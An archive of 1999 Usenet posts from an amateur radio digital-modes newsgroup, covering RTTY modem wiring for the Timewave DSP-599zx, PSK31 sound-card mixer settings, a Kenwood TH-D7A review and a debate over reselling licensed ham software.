Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <827a9g$o97$1@autumn.news.rcn.net>
Source record: 15153

> It would appear that your DSP-RTTY program is the only
> WINDOWS based RTTY program for modems that only
> provide MARK/SPACE signals. (e.g. DSP-599zx, HAL ST-6 etc)
>
> NO - any and all programs supporting a "dumb terminal" mode provide
> this. WriteLog is one I use that provides this. I haven't tried all
> the rest.
>

Dumb terminal programs generally support only ascii, not baudot. I
think he's talking about modems that just put out mark/space signals
and depend on the terminal software to decode it.

5332. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <hxG14.195610$5r2.460517@tor-nn1.netcom.ca>
Source record: 15154

Hi Dave,

I have never knew the GE Pheonix SE existed. Where did you hear about it?
What are its features, price etc?

73's
Rob

"Dave" <floydboyz@hotmail.com> wrote in message
news:384711C0.E8756590@hotmail.com...
> tnx for the tip,but i'm picking up a G.E.Phonix SE,programable for 2
> freqs,suposibly easy to mod for 9k6.
> tnx agn de dave-n2rhl
>
>

5333. Re: Kenwood TH-D7A 24hr review

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Walter Dunckel <walterd@radiohound.com>
Message-ID: <827m00$o84$1@nntp4.atl.mindspring.net>
Source record: 15155

You are right! 24 hours isn't much time to get to know a radio! Since I wrote this review, about a year has passed, and I have gotten to know a lot about the radio. In fact, I liked it so much that I created a web site based on this radio. You can check it out at http://www.radiohound.com . In fact, there is even a "real" review of the TH-D7 on my page, by Alan Crosswell.

As far as battery life, it is based on many things. Particularly how time the radios squelch is on, and how much time you tx, if you are in dual band mode, and if you have your TNC/APRS turned on. However, I am happy with the battery capacity. In fact, the stock battery can be replaced with an equal sized maha that packs 1050mAh with their 9.6 volt battery compared to the stock 600mAh.

Call me old fashioned, but I am running the LATEST version of terminal.exe. Why? Is there something else out there? Just kidding ..... sort of. I do use this with my Windows CE device also, nothing fancy, but functional.

And the best unexpected bonus:
You can control any function of the radio through the serial port using not so proprietary commands. Check out http://www.radiohound.com/d7zpinfo.htm for more info on this.

As for price.....
You have to think about what you are getting:
Dual band radio - $300, (almost) fully functional 9600/1200baud TNC - $100, integrated APRS program built in - $50, all this integrated into a handheld ..... PRICELESS..... or about $450. You decide.

The TH-D7 is packed with functions, and does take a little more time to master than most radios. In many ways I am still learning. Another great resource is http://www.tapr.org . Check out their APRSHT SIG (special interest group) for a ton of information.

Enjoy,

Walter

O'Neal <oneal@pacbell.net> wrote in message
news:367c9eb8.7550645@news.pacbell.net...
> On Tue, 15 Dec 1998 16:29:07 -0800, Walter Dunckel <wdunckel@best.com>
> wrote:
>
> > >
> > >Saw the TH-D7A, and had to have one. Here are a few things I have
> > >noticed since I purchased it 24 hours ago.
>
> >5. Although not very close to the size of a brick, it is similar in

> > shape. I like the shape of my ol TH-28 a lot better, but then I
> > don't have a 9.6volt battery in it!
> >
> >If any of you have any questions about the radio, I will attempt to
> >answer them.
> OK
>
> How much did this beast set you back ?
>
> 24 hours is not much operating time, but do you have a feel for how
> the battery life is ? With a full charge can you work for a couple of
> hours or more less ?
>
> What terminal program you running with the TNC ?
>
> Steve
> N6CRR
>

5334. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <825r7p$14mo$3@arachne.labyrinth.net.au>
Source record: 15156

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote:
> It's difficult to make a suggestion without knowing what
> transceiver you are using. Transceivers vary in their
> ease of use with PSK31.

Simple mixer adjustments should fix the problem -- mute
the line-in in the playback settings. As long as line-in
is selected in the recording options, everything will be fine.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5335. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <825r6k$14mo$2@arachne.labyrinth.net.au>
Source record: 15157

MarkH <XmarkehX@dnai.com> wrote:
> My setup seems to work. But I notice that when received audio comes
> into the sound board on line in, it is then retransmitted out -
> meaning that it goes in to the aux input on my xcvr. This of course
> keys the vox, meaning that I can't receive. The VOX oscillates on and
> off as I would expect. I can't seem to find a setting of input and
> output levels, and vox sensitivity that won't cause this to happen.

In the Windows mixer, in the Playback options, mute the line-in.
In the Recording options, make sure line-in is selected. Then you should
not get line-in going out again, and no VOX triggers. The recording
options are all that matter to the software, not whether you can actually
here it in the output.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5336. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Mike Wiley <wb5gmk@flash.net>
Message-ID: <8Gi14.4803$0p4.532902@news.flash.net>
Source record: 15235

Back to you original question, look at jukartty it does dual port kam looks similar to RTTY by WF1B and is DOS based and is intended to be a rtty contest program.
I haven't tried it but found it on N1RCT's web collection.
JDY18 <jdy18@aol.com> wrote in message news:19991129165920.12949.00001386@ng-cn1.aol.com...
> I have been looking for an RTTY logging/contest program to use with my Kam+.
> Please have suggested either WF1B software or else WriteLog. I have checked
> with the people who do both these programs and they confirm that neither one
> will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
> Question - is there some other program out there that will do all of this or am
> I missing something here that other people have already figured out?
>
> 73 de Jay, W2KD

5337. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <824kb1qdp1@newsfeed.minn.net>
Source record: 15236

In article <u1k14.195354$5r2.458508@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
>My Timewave DSP-599zx has an internal RTTY modem which provides mark/space
>input and output (like the old Hal ST-6).
>
>I would like to try Tom Sailor's TERMAN 93 with my DSP-599zx. (I would also
>like to try some older programs like PCTOR by KC7WW)
>
>MY DSP-599zx filter/modem has a DB9 RS-232 connector with the following
>pin-outs:
>
>MODEM PORT on DSP-599ZX
>--
>
>PIN 2 RD -- IN MARK/SPACE
>PIN 3 TD -- OUT Mark/Space
>Pin 5 ---- Ground
>Pin 7 --- RX/Tx Activation (ie PTT)
>
>According to TERMAN93's documentation, It would appear that I cannot use a
>simple straight through modem cable with DB9 connectors at both end - one
>connected to my DB9 modem connector and one connected to my DB9 computer
>serial port.
>
>It would appear that I need to connect Pin 2 (RD) of my DB9 modem connector
>to Pin 1 (DCD) of the computer's DB9 serial port.
>
>But some other RTTY programs like PCTOR use Pin 2 RD (not Pin 1 DCD) on the
>computer's DB9 serial port to receive the mark/space signals from the modem
>for RTTY.
>
>Can I just place a jumper from Pin 2 to Pin 1 at either end of my modem
>cable??
>
>Will shorting out the RD and DCD pins of my computer's serial port damage
>it??
>
>It is too bad that the output of the DSP-599zx's DSP chip is not readily
>available for HARDWARE memory ARQ. (Does anyone know of anyone who has
>modified the DSP-599zx for hardware memory ARQ and connected the A/D outputs
>to LPT 1 for use with TERMAN93?)
>
>73's
>
>Rob

>VA2FB
>
>

Hello Rob,

I run my DSP-599zx with WF1B, COMP-RTTY and DSP RTTY without a problem. The cable is a standard 9 to 9 RS-232 cable.

The DSP-599zx and the DSP--59Y do use pin-2 for the mark/space input. Thats a standard TU interface.

73

John N0ISL
Timewave
>

5338. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: rgawtry@timewave.com
Message-ID: <824ml9qef1@newsfeed.minn.net>
Source record: 15237

In article <u1k14.195354$5r2.458508@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
>My Timewave DSP-599zx has an internal RTTY modem which provides mark/space
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>MODEM PORT on DSP-599ZX
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>to Pin 1 (DCD) of the computer's DB9 serial port.
>
>But some other RTTY programs like PCTOR use Pin 2 RD (not Pin 1 DCD) on the
>computer's DB9 serial port to receive the mark/space signals from the modem
>for RTTY.
>
>Can I just place a jumper from Pin 2 to Pin 1 at either end of my modem
>cable??
>
>Will shorting out the RD and DCD pins of my computer's serial port damage
>it??
>
>It is too bad that the output of the DSP-599zx's DSP chip is not readily
>available for HARDWARE memory ARQ. (Does anyone know of anyone who has
>modified the DSP-599zx for hardware memory ARQ and connected the A/D outputs
>to LPT 1 for use with TERMAN93?)
>
>73's
>
>Rob

>VA2FB
>
>
>
Rob,

A number of programs support the DSP-599zx in the RTTY mode. The WF1B contest program and Timewave's DSP-RTTY are the most popular, but there are others available.

Keep in mind the DSP-599zx RTTY modem in designed for RTTY only (170 Hz. shift, 45 baud), not for the higher rates of AMTOR and Pactor. It may work at slightly higher rates than 45.5 baud RTTY, but the modem filters are optimized for 45.5 baud RTTY.

Hardware memory ARQ was not included in the DSP-599zx because it was not designed for Pactor or AMTOR demodulation.

With respect to the computer connections, we have not tried either of the programs you are interested in, but I would not recommend shorting two RS-232 lines together. It will probably not cause damage, because the RS-232 standard has some current-limiting protection built into it, but there is no guarantee!

73,
Randy Gawtry, K0CBH
Timewave Technology Inc.

5339. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: nvjims@aol.com
Message-ID: <19991202001511.11683.00000060@ngol03.aol.com>
Source record: 15238

In response to the character from Texas:
Look, you poo-poo any progress, and screw up any attempt to advance ham radio....
Once you jump in a thread, it goes downhill fast. If you use a phonepatch, is that a sin----after all it is transfering to the "hated" landline network...

I'm sick of Charles' rantings, but want to discuss important changes in technology. Meet me on the Microwave reflector........

Jim N7WVZ, wanting to ADVANCE ham radio....
Jim
(formerly Nevada Jim's Outdoor Sports, Elko, NV)
Now just out there having fun!

5340. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: rgawtry@timewave.com
Message-ID: <8250vg$qt7$1@newsfeed.minn.net>
Source record: 15239

In article <Aom14.195393$5r2.458711@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
>Hi Randy,
>
>Many thanks for the EMAIL.
>
>I didn't know the internal RTTY modem really only works at 45 baud.
>
>The manual does not state that.

Actually, the manual states the RTTY Remodulator and RTTY Modem are not
designed to work above 75 baud -- see pages 1-12 and 1-13.

>
>In fact, the manual seems to imply that the RTTY internal modem can be used
>at different baud rates. On pg 6-2, it states that you "turn the left knob
>to select the appropriate data filter". Then you hit SHIFT+FUNCTION to turn
>on tuning display. Press Function for DCD etc.
>
>I tried setting the DSP-599zx's internal RTTY modem for different baud rates
>and modes (75 baud RTTY, AMTOR, PACTOR). The DSP-599zx accepts the settings
>(but that might NOT mean that it changes the internal modem). Are you sure
>the internal modem is designed only for 45 baud and that the different
>settings do not affect the internal RTTY modem??

You can try operating some of the faster modes if you can get one of the
programs working. Some may work, but not necessarily as well as you might
like. We were not trying to built a multimode data controller when we
designed the DSP-599zx so we did not make any attempt to specify or design it
as anything more than a very flexible and accurate filter product for all
popular HF data modes, voice and CW as well as a great low speed RTTY modem.

>
>I also have an old KAM. I can use the DSP-599zx as a front end filter using
>it it also remodulate the RTTY, AMTOR etc tones for the KAM to ultimately
>demodulate-- Will this work not only for RTTY but also for AMTOR, PACTOR
>etc?
Page 1-13 "The remodulator is optimized for non-burst data at 75 Baud or
less."

>
>Will the KAM plus DSP-599zx combo work better than the DSP-599zx alone for
>RTTY?
>
The DSP-599zx has a better demodulator than a Kam plus or any other analog
data controller including the AEA PK-232 (non-DSP version). However, by
actual experiment, we have found that most of the RTTY performance gain (lower

error rate for a given s/n) is a result of the optimized filters in the DSP-599zx. Most any RTTY demodulator works quite well at a high signal/noise ratio. The DSP-599zx filters can improve the s/n of a signal 3-6 dB over a typical receiver filter. Depending on where you are on the bit error rate vs. s/n curve, the result can be an improvement of 100 to 1 in error rate. This is in line with information presented in communication textbooks and we have verifed it with the Kam plus and the PK-232 (non-DSP version). Under most operating conditions, you might not be able to discern the difference between the DSP-559zx in the RTTY modem mode and the DSP-599zx in front of the KAM plus or PK-232.

Keep experimenting - you'll never know what you might find. We found that you can run a 170 Hz shift, 45.5 baud signal through a less than 200 Hz linear phase filter and still get usable copy (by amateur radio standards!). Conventional wisdom says you need about 250 Hz bandwidth. The 50 hz can be a big deal if your're in heavy QRM with a weak signal.

If yu have any other questions, please don't hesitate to ask - I'll probably learn something. This thread should bring some of amateur radio's lurking experts out of the woodwork! If it does we may have a rousing and enlightening discussion among them (the expertise is there - just so they don't decide to vehmently disagree among themselves :-)

73,
Randy Gawtry, K0CBH
Timewave Technology Inc.

5341. Re: XXXXX TEST DONT OPEN 2309

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <38462415.55A653CC@Ameritech.Net>
Source record: 15240
Cross-posted to: rec.pyrotechnics,rec.radio,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

My normal saying is " A Couple of Fries short of a Happy-Meal", But there is just no reason for this..OOOPS, I'm sorry, There is still 11Meter...73

Robert Hawk wrote:

> While this fellow is obveiously 3 cans short of a six-pak, I would
> prefer to se more filters in the servers AND "an anti spam Law"
> with teeth. Moderators or Dictators (same mindset) are not needed.
>
> just my opinion.
>
> Bob
>
> On Wed, 01 Dec 1999 10:57:40 GMT, Jeffrey Adams <badje@home.com>
> wrote:
>
> >"eenlcm"@ABC.COM> wrote:
> >>
> >> THIS IS A FUCKIN TEST!!!!
> >> >bizlfoirjoeebjkkmvcnfuxexvkcjiumpnpypddqzwljbnniwdpxeksurmxhluztzmgrvntngrqhgiwtxvzux>tmxhtrzglcruprexqllpikmqstyckeuovlrhelxucijmgsdwjmophqsiqlywgupcmwffzbqcrzzovdesqezuw>bphwfzxsrwnpcqotgvfdktqurznjsyspluomhgrhqfxejexutfeiusfofhglnpxvpzegbtrhkihzyyunmjyel>dullqzutcwxhtedsumfuvrbfdsjdyrorcxyfsuhtnejivpbompkpkcgiwfsmqhlttelfgpvucgnlvlvxyohos>pkpivzidwryiziitokfyttlltnbkxgmkfojqcplzmfoxzzgzpveheodhpwfxfsdeynvznxpycxvsrwuqubzfz>hgbyxrtxdhowfknqkqrssdvokuhfybvuipjxmuzpvtjzofjzkhtl
> >
> >
> >For anybody who feels there is no need for "moderator", this is the
> >result of people with no life... yea, they're out there.
> >
> >
> >Jeff in Sa-ra-so-ta

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

5342. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <0%v14.195479$5r2.459142@tor-nn1.netcom.ca>
Source record: 15241

Hi Randy,

Thanks for the EMAIL. Yes I will keep experimenting (like most hams hi)

But I do have one more question, you mention that the internal modem is optimized for 45 baud RTTY using 170 Hz? Will the internal modem work as well at 200 hz shift which has become very popular for RTTY these days?? Will the AFSK generator also generate the 200 hz shift signal (at line output jack)?

It is too bad that the internal modem and remodulator cannot be used at higher baud rates and for pulse modes like AMTOR or PACTOR. There are a number of programs which can implement the PACTOR, RTTY and AMTOR protocols in the PC. (Some will even do Hardware memory ARQ if you feed the data from the A/D converter).

For example, there is the freeware program TERMAN93 by HB9JNX (Tom Sailor) which you can find at Tom Sailors Home page at http://www.ife.ee.ethz.ch/~sailer/ham/ham.html TERMAN93 will send and receive AMTOR, PACTOR and RTTY using a modem that provides MARK/SPACE signals (like old HAL ST-6 or maybe even DSP-599zx)

There is also the shareware program PCTOR by KC7WW which you can find at a number of the FTP sites. PCTOR implements RTTY and AMTOR. To my knowledge the latest version is 3.08. If you can't find it, I can send you a copy.

It will be interesting to see if these programs work with DSP-500zx. I agree that there may be more bit errors than usual since the DSP-599zx internal modem is not designed for baud rates above 75 baud. But my biggest fear is timing. The DSP delay (i.e. the time it takes for the DSP599zx to process the signal and generate MARK/SPACE signals) may throw off the ARQ timing preventing a stable link.

By the way what is the latest firmware version of DSP-599zx? (I don't even know what version of firmware is in my DSP-599zx)

73'
Rob

"Randall R. Gawtry." <rgawtry@timewave.com> wrote in message news:8250vg$qt7$1@newsfeed.minn.net...
> In article <Aom14.195393$5r2.458711@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
> >Hi Randy,
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> >Many thanks for the EMAIL.
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> designed to work above 75 baud -- see pages 1-12 and 1-13.
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> >to select the appropriate data filter". Then you hit SHIFT+FUNCTION to
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> >on tuning display. Press Function for DCD etc.
> >
> >I tried setting the DSP-599zx's internal RTTY modem for different baud
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> >and modes (75 baud RTTY, AMTOR, PACTOR). The DSP-599zx accepts the
settings
> >(but that might NOT mean that it changes the internal modem). Are you
sure
> >the internal modem is designed only for 45 baud and that the different
> >settings do not affect the internal RTTY modem??
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> You can try operating some of the faster modes if you can get one of the
> programs working. Some may work, but not necessarily as well as you might
> like. We were not trying to built a multimode data controller when we
> designed the DSP-599zx so we did not make any attempt to specify or design
it
> as anything more than a very flexible and accurate filter product for all
> popular HF data modes, voice and CW as well as a great low speed RTTY
modem.
>
>
> >
> >I also have an old KAM. I can use the DSP-599zx as a front end filter
using
> >it it also remodulate the RTTY, AMTOR etc tones for the KAM to ultimately
> >demodulate-- Will this work not only for RTTY but also for AMTOR, PACTOR
> >etc?
> Page 1-13 "The remodulator is optimized for non-burst data at 75 Baud or
> less."
>
> >
> >Will the KAM plus DSP-599zx combo work better than the DSP-599zx alone
for
> >RTTY?
> >
> The DSP-599zx has a better demodulator than a Kam plus or any other analog

> data controller including the AEA PK-232 (non-DSP version). However, by
> actual experiment, we have found that most of the RTTY performance gain
(lower
> error rate for a given s/n) is a result of the optimized filters in the
> DSP-599zx. Most any RTTY demodulator works quite well at a high
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> ratio. The DSP-599zx filters can improve the s/n of a signal 3-6 dB over a
> typical receiver filter. Depending on where you are on the bit error rate
vs.
> s/n curve, the result can be an improvement of 100 to 1 in error rate.
This
> is in line with information presented in communication textbooks and we
have
> verifed it with the Kam plus and the PK-232 (non-DSP version). Under most
> operating conditions, you might not be able to discern the difference
between
> the DSP-559zx in the RTTY modem mode and the DSP-599zx in front of the KAM
> plus or PK-232.
>
> Keep experimenting - you'll never know what you might find. We found that
you
> can run a 170 Hz shift, 45.5 baud signal through a less than 200 Hz linear
> phase filter and still get usable copy (by amateur radio standards!).
> Conventional wisdom says you need about 250 Hz bandwidth. The 50 hz can
be a
> big deal if your're in heavy QRM with a weak signal.
>
> If yu have any other questions, please don't hesitate to ask - I'll
probably
> learn something. This thread should bring some of amateur radio's lurking
> experts out of the woodwork! If it does we may have a rousing and
enlightening
> discussion among them (the expertise is there - just so they don't decide
to
> vehmently disagree among themselves :-)
>
> 73,
> Randy Gawtry, K0CBH
> Timewave Technology Inc.
>

5343. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <82667c$41k$1@newsfeed.minn.net>
Source record: 15242

In article <Asl14.195378$5r2.458726@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
>Hi John,
>
>many thanks for the EMAIL on DSP-599zx..
>
>I have never heard of COMP-RTTY. What is it? Where can I Find it?
>
>Can you also please tell me whether there are any firmware upgrades for the
>DSP-599zx?? (how can I tell what is the present version of the firmware?)
>
>73's
>Rob

Hello Rob,

I have the address for COMP RTTY at home, I'll email the address this evening.
It is a DOS program and I am trying to drop all the DOS software from my
system. I have not tested it for Y2K problems.

To determine the firmware revision level:

1) turn unit on
2) press shif+-mode
3) press shift+mode
The display should show "Select 'install'
4) Turn left knob to 'about'
5) press left knob until display shows

S/N XXXXX u 4.1

The current revision is 4.1

73

John
N0ISL

5344. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <LKVGOBohUmhCz6yeJX=APHOfoci6@4ax.com>
Source record: 15243

On Wed, 01 Dec 1999 22:44:11 -0600, ka9s <ka9s@mediaone.net> wrote:
>This seems kind of bogus. If I buy a car from a FORD dealership and use it for a
>couple of years, I can turn around and sell it used to another person. Yet if I
>buy a mufti MB program from Hamalot Inc. that won't fit on 3.5 in. floppies,
>isn't sold on CD Rom and is distributed over the web. Then I can't sell it to
>someone second hand later on? I don't get this licensing practice. I can
>certainly buy MicroSoft Office on CD and later sell it legally to a second party.

No you can't, read the licensing agreement. What's different here is that you
don't buy software, you buy a license for *you* to use it. Think of it like a lease.
You can't resell a leased vehicle because you don't actually own it. Well, you
don't actually own the software either. All you've bought is a license to use it.

>I understand how it would be illegal if the original owner continued to use the
>software after selling the key to the second party. I would think that the
>software distributor would have to be notified of the transfer of ownership to
>the second party so they may be eligible for upgrades. But all of this should be
>do-able. And the operating code can only be sourced via the web as it doesn't fit
>on floppies and isn't available on CD.

It doesn't matter how the code is distributed. It is still the intellectual property
of its author. He isn't selling you that. He is only selling you permission to use
it. That permission is generally non-transferable, though there have been a few
software companies whose license agreements did allow the license to be
transferred (Borland comes to mind).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5345. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3846B7DD.A75634C3@IEEE.org>
Source record: 15244

Gary Coffman wrote:
> It doesn't matter how the code is distributed. It is still the intellectual property
> of its author. He isn't selling you that. He is only selling you permission to use
> it. That permission is generally non-transferable, though there have been a few
> software companies whose license agreements did allow the license to be
> transferred (Borland comes to mind).

How about when the buyer is not the user, e.g. Christmas presents?
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5346. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3846C711.490F488A@erols.com>
Source record: 15245

> It seems to me that a proprietary protocol WOULD be illegal because it
> would HIDE the content unless you purchased a particular company's
> product.

Proprietary does not mean unpublished. You can publicly document the
protocol (thereby meeting FCC requirements) and still retain the
exclusive legal rights to it.

5347. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3846C767.98C63B66@erols.com>
Source record: 15246

W6RCecilA wrote:
>
> Gary Coffman wrote:
> > It doesn't matter how the code is distributed. It is still the intellectual property
> > of its author. He isn't selling you that. He is only selling you permission to use
> > it. That permission is generally non-transferable, though there have been a few
> > software companies whose license agreements did allow the license to be
> > transferred (Borland comes to mind).
>
> How about when the buyer is not the user, e.g. Christmas presents?
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

The user, not the buyer, fills out the registration card.

5348. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3846D2B9.CBC554B6@IEEE.org>
Source record: 15247

Bob Lewis wrote:
>
> W6RCecilA wrote:
> > How about when the buyer is not the user, e.g. Christmas presents?
>
> The user, not the buyer, fills out the registration card.

What if I buy it, use it for a couple of weeks, don't like it,
and give it to my daughter as a Christmas present?
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5349. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3846E07C.E3C381B9@erols.com>
Source record: 15248

W6RCecilA wrote:
>
> Bob Lewis wrote:
> >
> > W6RCecilA wrote:
> > > How about when the buyer is not the user, e.g. Christmas presents?
> >
> > The user, not the buyer, fills out the registration card.
>
> What if I buy it, use it for a couple of weeks, don't like it,
> and give it to my daughter as a Christmas present?
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

Then technically, you are the registered "user" but you cannot give it away because it doesn't belong to you. Most of the packages are marked such that if you break then seal you are the user. Just wear gloves when you handle the CD so you don't get your fingerprints on it then they'll never be able to prove which one of you opened it :-)

5350. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: mrfarm@frontiernet.net
Message-ID: <38470c79.25999940@news.frontiernet.net>
Source record: 15158

Mark, KF6FM said:

>My setup seems to work. But I notice that when received audio comes
>into the sound board on line in, it is then retransmitted out -
>meaning that it goes in to the aux input on my xcvr. This of course
>keys the vox, meaning that I can't receive. The VOX oscillates on and
>off as I would expect. I can't seem to find a setting of input and
>output levels, and vox sensitivity that won't cause this to happen.
>
>This leaves me with manually turning VOX on and off each time I
>transmit. Is this what others do???

You need to click the mute control in the windows master sound control panel in the line in part. This will prevent this flow through and yet will still work for transmitting and receiving.

Rick, KV9U

5351. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <82754a$4vs$1@newsfeed.minn.net>
Source record: 15159

In article <HQC14.195561$5r2.460295@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
>Hi John,
>
>Thanks for the info. I have the most current version of the firmware!
>
>If it is not too much trouble, please send me the address (and EMAIL address
>if there is one) on COMP-RTTY.
>

Hello Rob,

The program was written by David Rice KC2HO back in 1984. He is still in the
callbook. Try KC2HO@arrl.net, he might be signed up there. If not drop him a
line at his callbook address

73

John
N0ISL:,UA4LIS,UB5WJD,4ID

5352. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: rgawtry@timewave.com
Message-ID: <82778v$4v0$1@newsfeed.minn.net>
Source record: 15160

In article <0%v14.195479$5r2.459142@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
>Hi Randy,
>
>Thanks for the EMAIL. Yes I will keep experimenting (like most hams hi)
>
>But I do have one more question, you mention that the internal modem is
>optimized for 45 baud RTTY using 170 Hz? Will the internal modem work as
>well at 200 hz shift which has become very popular for RTTY these days??
>Will the AFSK generator also generate the 200 hz shift signal (at line
>output jack)?
>
Yes, the internal modem will work at 200 Hz. shift. Incidentally, the PK-232 was responsible for 200 Hz. shift RTTY. We didn't own the PK-232 when we designed the DSP-599zx, but we weren't about to neglect the most popular multimode data controller ever made! The AFSK demodulator and generator always work at the same frequency. If you use the FSK generator in your transceiver, it is probably restricted to one shift frequency in the vincinity of 170 Hz.

>It is too bad that the internal modem and remodulator cannot be used at
>higher baud rates and for pulse modes like AMTOR or PACTOR. There are a
>number of programs which can implement the PACTOR, RTTY and AMTOR protocols
>in the PC. (Some will even do Hardware memory ARQ if you feed the data from
>the A/D converter).
>
Try turning the DCD to zero if you are going to experiment with the burst modes. The DCD is one of the parameters that were optimized for RTTY.

73,
Randy Gawtry, K0CBH
Timewvave Technology Inc.

5353. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: jflanders2@home.com
Message-ID: <3847246b.1118203@news>
Source record: 15161

On Thu, 2 Dec 1999 17:54:28 -0500, "Rob" <NoEmail@NoWay.com> wrote:

>Hi John,
>
>Thanks for the info. I have the most current version of the firmware!
>
>If it is not too much trouble, please send me the address (and EMAIL address
>if there is one) on COMP-RTTY.
>
>It would appear that your DSP-RTTY program is the only WINDOWS based RTTY
>program for modems that only provide MARK/SPACE signals. (e.g. DSP-599zx,
>HAL ST-6 etc)
>
NO - any and all programs supporting a "dumb terminal" mode provide
this. WriteLog is one I use that provides this. I haven't tried all
the rest.

I used Comp-RTTY years ago, and wouldn't update it even if updates
were free.

YMMV

Jerry W4UK

5354. Re: Kenwood TH-D7A 24hr review

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-03 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <kBJ14.508$dX3.47764@typ11.nn.bcandid.com>
Source record: 15162

Walter,

PakRatt CE will work with the TH-D7A and give you split screen operation..
and it's FREE.

http://www.cssincorp.com/pakrattce

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Walter Dunckel wrote in message <827m00$o84$1@nntp4.atl.mindspring.net>...
>You are right! 24 hours isn't much time to get to know a radio! Since I
>wrote this review, about a year has passed, and I have gotten to know a lot
>about the radio. In fact, I liked it so much that I created a web site
based
>on this radio. You can check it out at http://www.radiohound.com . In fact,
>there is even a "real" review of the TH-D7 on my page, by Alan Crosswell.
>
>As far as battery life, it is based on many things. Particularly how time
>the radios squelch is on, and how much time you tx, if you are in dual band
>mode, and if you have your TNC/APRS turned on. However, I am happy with the
>battery capacity. In fact, the stock battery can be replaced with an equal
